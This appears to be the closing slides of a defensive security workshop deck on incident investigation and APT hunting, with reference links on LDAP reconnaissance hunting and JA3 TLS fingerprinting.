- <https://techcommunity.microsoft.com/t5/microsoft-defender-for-endpoint/hunting-for-reconnaissance-activities-using-ldap-search-filters/ba-p/824726>
- <https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967>


You know my methods, Watson



Apply Them!

**NONAMECON**

Let's start real incident investigation=)



CON

Q/A?



I SEE APT

NONAMECON

Thanks for attending our workshop =)